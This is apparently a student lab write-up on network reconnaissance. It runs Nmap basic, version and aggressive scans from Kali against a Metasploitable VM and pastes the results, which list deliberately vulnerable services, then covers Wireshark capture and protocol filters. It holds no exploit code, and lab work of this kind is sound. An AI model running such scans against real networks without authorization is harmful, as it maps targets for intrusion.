
- Understand how to use Nmap for network scanning, host discovery, and security auditing.
- Learn to analyze scan results to identify open ports, services, and potential vulnerabilities.

Required Tool: attacker Kali OS, Nmap tool and target – Metasploitable OS

Working:

Step 1: - open both Operating system Kali attacker machine and metasploitable target machine.

- In metasploitable use command – ip a
- Ip is 192.168.176.143



Step 2: - nmap provide information such as active host, services and open ports.

Perform a Basic Network Scan

nmap <target-IP>


```
(kali@kali)-[~]
$ nmap 192.168.176.143
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-13 10:32 EST
Nmap scan report for 192.168.176.143
Host is up (0.00044s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
```

```
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 00:0C:29:E7:D6:98 (VMware)
```

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds

```
(kali㉿kali)-[~]
└─$
```

Step 3 : Scan for Open Ports and Services



```
kali-linux - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
(kali@kali)-[~]
$ nmap -sV 192.168.176.143
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-13 10:41 EST
Nmap scan report for 192.168.176.143
Host is up (0.00072s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:E7:D6:98 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux;
CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 12.25 seconds
```

Step 4: Perform an Aggressive Scan

```
(kali@kali)-[~]
$ nmap -A 192.168.176.143
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-13 10:44 EST
Nmap scan report for 192.168.176.143
Host is up (0.00076s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
```

Created by *Om Kant Sharma*

25 02 2025

| STAT:
| FTP server status:
| Connected to 192.168.176.164
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| vsFTPD 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
| 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
| 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-
base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside
US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|_ SSLv2 supported
|_ ciphers:
| SSL2_RC2_128_CBC_WITH_MD5
| SSL2_RC4_128_WITH_MD5
| SSL2_DES_192_EDE3_CBC_WITH_MD5
| SSL2_RC4_128_EXPORT40_WITH_MD5
| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ SSL2_DES_64_CBC_WITH_MD5
|_ ssl-date: 2025-02-13T15:44:47+00:00; +9s from scanner time.
53/tcp open domain ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_ http-title: Metasploitable2 - Linux
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2 111/tcp rpcbind
| 100000 2 111/udp rpcbind
| 100003 2,3,4 2049/tcp nfs
| 100003 2,3,4 2049/udp nfs
| 100005 1,2,3 43638/tcp mountd
| 100005 1,2,3 46543/udp mountd
| 100021 1,3,4 40678/tcp nlockmgr
| 100021 1,3,4 42267/udp nlockmgr

```

| 100024 1      45421/udp status
|_ 100024 1      46806/tcp status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open  exec      netkit-rsh rexecd
513/tcp open  login
514/tcp open  tcpwrapped
1099/tcp open  java-rmi   GNU Classpath grmiregistry
1524/tcp open  bindshell  Metasploitable root shell
2049/tcp open  nfs        2-4 (RPC #100003)
2121/tcp open  ftp        ProFTPD 1.3.1
3306/tcp open  mysql      MySQL 5.0.51a-3ubuntu5
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 9
| Capabilities flags: 43564
| Some Capabilities: SupportsTransactions, ConnectWithDatabase, SwitchToSSLAfterHandshake,
SupportsCompression, Speaks41ProtocolNew, Support41Auth, LongColumnFlag
| Status: Autocommit
|_ Salt: ~sD<>`I0O}LBCiiSB2pa
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-
base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside
US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ ssl-date: 2025-02-13T15:44:47+00:00; +9s from scanner time.
5900/tcp open  vnc        VNC (protocol 3.3)
| vnc-info:
| Protocol version: 3.3
| Security types:
|_ VNC Authentication (2)
6000/tcp open  X11        (access denied)
6667/tcp open  irc        UnrealIRCd
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
|_ ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1
|_ http-title: Apache Tomcat/5.5
|_ http-server-header: Apache-Coyote/1.1
|_ http-favicon: Apache Tomcat
MAC Address: 00:0C:29:E7:D6:98 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:

```

| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ clock-skew: mean: 1h15m09s, deviation: 2h30m00s, median: 8s
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|_ System time: 2025-02-13T10:44:39-05:00
|_ smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE

HOP RTT ADDRESS

1 0.76 ms 192.168.176.143

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 23.04 seconds

Only for educational purpose.

Practical: 5 Wireshark

Definition:

Wireshark is an open-source network protocol analyzer used to capture, inspect, and analyze network traffic in real-time for troubleshooting, security monitoring, and network performance evaluation.

Outcomes/Learning:

- Understand how to use Wireshark to capture and analyze network traffic in real-time.
- Learn to identify network issues, detect security threats, and analyze protocols effectively.

Required Tool: Wireshark

Working: 1. Capturing Packets

- Open Wireshark and select the appropriate network interface (e.g., Ethernet, Wi-Fi).
- Click "**Start Capture**" to begin monitoring traffic.
- Stop capture when you've collected enough data.

2. Understanding Data Flow

- Use **filters** (e.g., `ip.src == 192.168.1.1`) to isolate traffic from specific sources.
- Check the **protocol hierarchy** (Statistics → Protocol Hierarchy) to see what protocols are in use.
- Use the **Follow TCP/UDP Stream** option to reconstruct conversations between hosts.


3. Identifying Potential Vulnerabilities

- Look for **unencrypted traffic** (HTTP, FTP, Telnet) where sensitive data might be exposed.
- Detect **suspicious connections**, like communication with unknown or external IPs.
- Analyze **abnormal packet sizes or patterns** that may indicate data exfiltration or an attack.
- Check for **open ports** or unusual activity in the **Endpoints and Conversations** tab.


4. Advanced Security Analysis

- Use **IO graphs** (Statistics → IO Graphs) to visualize traffic spikes.
- Check for **malformed packets** that might indicate an attack attempt.
- Compare against a baseline to spot anomalies.

-Step 1. Open Wireshark



Step 2 Capture live network traffic on a selected network interface.



2.1 Apply filters to isolate specific protocols or IP addresses.

1.1 Filtering by Protocol –

Example: Filter for HTTP traffic.

The screenshot shows the Wireshark network protocol analyzer interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The interface is divided into three main panes: the top packet list, the middle packet details, and the bottom packet bytes. The packet list pane shows a list of captured packets with columns for No., Time, Source, Destination, Protocol, Length, and Info. A filter 'http' is applied to the list. The packet details pane shows the selected packet (No. 33) as an HTTP GET request. The packet bytes pane shows the raw data of the selected packet.

No.	Time	Source	Destination	Protocol	Length	Info
33	0.813894195	192.168.176.164	49.44.120.58	OCSP	943	Request
38	0.897416365	49.44.120.58	192.168.176.164	OCSP	943	Response
58	0.991571182	192.168.176.164	49.44.178.171	OCSP	485	Request
68	1.095768460	49.44.178.171	192.168.176.164	OCSP	943	Response
91	1.169021779	192.168.176.164	34.107.221.82	HTTP	364	GET /success.txt?ipv4 HTTP/1.1
94	1.233353786	34.107.221.82	192.168.176.164	HTTP	270	HTTP/1.1 200 OK (text/plain)
156	2.352675227	192.168.176.164	49.44.178.171	OCSP	485	Request
167	2.429778801	192.168.176.164	49.44.178.171	OCSP	485	Request
169	2.432504096	192.168.176.164	34.107.221.82	HTTP	364	GET /success.txt?ipv4 HTTP/1.1
174	2.443410081	49.44.178.171	192.168.176.164	OCSP	943	Response
182	2.454032925	192.168.176.164	142.250.194.163	OCSP	481	Request
184	2.475944206	49.44.178.171	192.168.176.164	OCSP	943	Response
194	2.481804074	192.168.176.164	34.107.221.82	HTTP	364	GET /success.txt?ipv4 HTTP/1.1
196	2.487630810	34.107.221.82	192.168.176.164	HTTP	270	HTTP/1.1 200 OK (text/plain)
209	2.538822895	34.107.221.82	192.168.176.164	HTTP	270	HTTP/1.1 200 OK (text/plain)
213	2.585779846	142.250.194.163	192.168.176.164	OCSP	755	Response
378	4.958251791	192.168.176.164	49.44.178.171	OCSP	485	Request
380	5.042913927	49.44.178.171	192.168.176.164	OCSP	943	Response
473	6.022891313	192.168.176.164	49.44.120.58	OCSP	485	Request
475	6.023231069	192.168.176.164	49.44.120.58	OCSP	485	Request
480	6.085755386	49.44.120.58	192.168.176.164	OCSP	943	Response
486	6.110075090	49.44.120.58	192.168.176.164	OCSP	943	Response
567	28.202614574	192.168.176.164	49.44.178.171	OCSP	485	Request
571	28.247539238	49.44.178.171	192.168.176.164	OCSP	943	Response
633	28.614194643	192.168.176.164	49.44.178.171	OCSP	485	Request
642	28.640765162	192.168.176.164	23.35.47.228	OCSP	485	Request
645	28.695105278	49.44.178.171	192.168.176.164	OCSP	943	Response
647	28.695105574	23.35.47.228	192.168.176.164	OCSP	926	Response
653	28.696345341	192.168.176.164	23.35.47.228	OCSP	485	Request
668	28.751793896	23.35.47.228	192.168.176.164	OCSP	925	Response

Example: Filter for DNS traffic-

kali-linux - VMware Workstation 17 Player (Non-commercial use only)

Player

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

*eth0

dns

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000189862	192.168.176.164	192.168.176.2	DNS	88	Standard query 0x04ab A contile.services.mozilla.com
4	0.000218085	192.168.176.164	192.168.176.2	DNS	104	Standard query response 0x04ab A contile.services.mozilla.com A 34.11...
5	0.175855825	192.168.176.2	192.168.176.164	DNS	116	Standard query response 0xa9aa AAAA contile.services.mozilla.com AAAA...
6	0.187892836	192.168.176.2	192.168.176.164	DNS	95	Standard query 0xc17c A content-signature-2.cdn.mozilla.net
14	0.630099088	192.168.176.164	192.168.176.2	DNS	95	Standard query 0xc17c A content-signature-2.cdn.mozilla.net
15	0.630175270	192.168.176.164	192.168.176.2	DNS	75	Standard query 0xc6e9 A r11.o.lencr.org
16	0.666379129	192.168.176.164	192.168.176.2	DNS	75	Standard query 0xc6e9 A r11.o.lencr.org
17	0.666465259	192.168.176.164	192.168.176.2	DNS	249	Standard query response 0xc17c A content-signature-2.cdn.mozilla.net ...
18	0.689247137	192.168.176.2	192.168.176.164	DNS	261	Standard query response 0x7573 AAAA content-signature-2.cdn.mozilla.net ...
19	0.689621308	192.168.176.2	192.168.176.164	DNS	174	Standard query response 0xc6e9 A r11.o.lencr.org CNAME o.lencr.edgesu...
21	0.748212435	192.168.176.2	192.168.176.164	DNS	170	Standard query response 0x29eb AAAA r11.o.lencr.org CNAME o.lencr.edg...
22	0.748212900	192.168.176.2	192.168.176.164	DNS	75	Standard query 0xefd1 A r10.o.lencr.org
